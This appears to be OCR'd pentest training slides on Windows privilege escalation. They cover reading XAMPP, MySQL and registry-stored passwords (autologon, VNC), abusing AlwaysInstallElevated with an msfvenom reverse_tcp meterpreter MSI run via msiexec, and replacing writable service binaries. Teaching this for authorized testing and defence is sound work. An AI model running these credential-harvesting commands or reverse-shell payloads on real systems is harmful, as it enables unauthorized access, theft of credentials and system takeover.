
C:\xampp\security\webdav.htpasswd



```
xampp-dav-unsecure:$apr1$6O9scpDQ$JGw2TjzOjkrqfKh5hhiqD1
```

Can be cracked easily with john

Password Mining: MYSQL




```
# mysql -u root
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| test               |

mysql> use test;
Database changed
mysql> show tables;
+----------------+
| Tables_in_test |
+----------------+
| passwords      |
+----------------+
1 row in set (0.00 sec)

mysql> select * from passwords;
+------+-------+------------+
| id   | name  | pass       |
+------+-------+------------+
|    2 | Togie | Passw0rd1  |
+------+-------+------------+
1 row in set (0.00 sec)

mysql>
```

Password Mining: Registry

Windows autologin

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon“
```



Autologon enables you to easily configure Windows' built-in autologon mechanism. Instead of waiting for a user to enter their name and password, Windows uses the credentials you enter with Autologon, which are encrypted in the Registry, to log on the specified user automatically.


VNC

```
reg query "HKCU\Software\ORL\WinVNC3\Password"
```

Search for password in registry

```
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

AlwaysInstallElevated



You can use the AlwaysInstallElevated policy to install a Windows Installer package with elevated (system) privileges.

Warning:

This option is equivalent to granting full administrative rights, which can pose a massive security risk. Microsoft strongly discourages the use of this setting.

To install a package with elevated (system) privileges, set the AlwaysInstallElevated value to "1" under both of the following registry keys:

Exploiting/Using Microsoft feature for privesc

1. Determine if its enabled

```
> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```


2. Generate a msi payload

```
> msfvenom -f msi -p windows/meterpreter/reverse_tcp LHOST=[IP] LPORT=[PORT] > evil.msi
```

3. Execute the payload

```
> msiexec /quiet /qn /i C:\evil.msi
```

Password Mining: Other files of interest



Branch: master ▾ metasploit-framework / modules / post / windows / gather / credentials /

bcook-r7 DRY up module, fix remaining style violations — 1 — Latest commit 85df247 27 days ago

..


avira_password.rb	use https for metaploit.com links	2 months ago
bulletproof_ftp.rb	use https for metaploit.com links	2 months ago
coreftp.rb	use https for metaploit.com links	2 months ago
credential_collector.rb	use https for metaploit.com links	2 months ago
domain_hashdump.rb	use https for metaploit.com links	2 months ago
dynazip_log.rb	use https for metaploit.com links	2 months ago
dyndns.rb	use https for metaploit.com links	2 months ago
enum_cred_store.rb	use https for metaploit.com links	2 months ago
enum_laps.rb	use https for metaploit.com links	2 months ago
enum_picasa_pwds.rb	use https for metaploit.com links	2 months ago

A nice collection of interesting files + apps

https://github.com/rapid7/metasploit-framework/tree/master/modules/post/windows/gather/credentials

Useful Tools: ICACLS

Allows you to check file permissions from a shell



icacls.txt Properties

General | Security | Details | Previous Versions

Object name: C:\temp\icacls.txt

Group or user names:

- Authenticated Users
- SYSTEM
- Administrators (WIN-J00BM1C8GEG\Administrators)
- Users (WIN-J00BM1C8GEG\Users)


To change permissions, click Edit.

Permissions for Users	Allow	Deny
Full control		
Modify		
Read & execute	✓	
Read	✓	
Write		
Special permissions		

For special permissions or advanced settings, click Advanced.

Learn about access control and permissions

Same As



Administrator: C:\Windows\system32\cmd.exe

```
C:\temp>icacls "C:\temp\icacls.txt"
C:\temp\icacls.txt BUILTIN\Administrators:(I)(F)
                   NT AUTHORITY\SYSTEM:(I)(F)
                   BUILTIN\Users:(I)(RX)
                   NT AUTHORITY\Authenticated Users:(I)(M)

Successfully processed 1 files; Failed processing 0 files

C:\temp>_
```

Useful Tools: SC (services.msc)

Allows you to create, configure, start, stop, enumerate

from the command line

Syntax: sc [command] [service] [param1] [param2]

Basic usage

sc qc [service]	- Query service information
sc [service] start`	- Start a service
sc enumdepend [service]	- Lists dependent services
sc config [service] binpath=<binarypath>	- Set a service binpath
sc config [service] depend= "“	- Set a services dependencies


Useful Tools: Accesschk

Accesschk – Useful for Viewing effective permissions on a lot of stuff

Syntax: accesschk [*modifiers]* [*user/group]* [*process/service/file/folder]*

• Users	->	accesschk.exe -a “user/group" *
• Registry keys	->	accesschk –k “user/group" hklm\software
• Services	->	accesschk.exe -c * “user/group" *
• File/folders	->	accesschk.exe -ws “user/group" C:\
• Processes	->	accesschk.exe –p “user/group” *

Services: Weak File Permissions + Binary Replacement



Abyss Web Server Properties (Local Computer)

General | Log On | Recovery | Dependencies


Service name: AbyssWebServer **1. Binary location**

Display name: Abyss Web Server

Description:

Path to executable:
C:\Abyss Web Server\abyssws.exe --service

Startup type: Automatic



Abyss Web Server Properties (Local Computer)

General | Log On | Recovery | Dependencies


Log on as: **2. Runs as system**

Local System account

Allow service to interact with desktop

This account: Browse...

Password:



abyssws.exe Properties

General | Compatibility | Security | Details | Previous Versions

Object name: C:\Abyss Web Server\abyssws.exe

Group or user names:

- Authenticated Users
- SYSTEM
- Administrators (WIN-J00BM1C8GEG\Administrators)
- Users (WIN-J00BM1C8GEG\Users)

3. Authenticated users

To change permissions, click Edit. Edit...

Permissions for Authenticated Users	Allow	Deny
Full control		
Modify	✓	
Read & execute	✓	
Read	✓	
Write	✓	
Special permissions		

Write perms!

Services: Weak File Permissions

Exploitation

1. Find a service running as local system
2. Check if the service binary can be overwritten by anyone
3. Replace service binary with malicious binary
4. Loggoff/reboot/restart service and say hello to your new friend

Generates a list of service paths

```
for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >>
c:\temp\permissions.txt
```

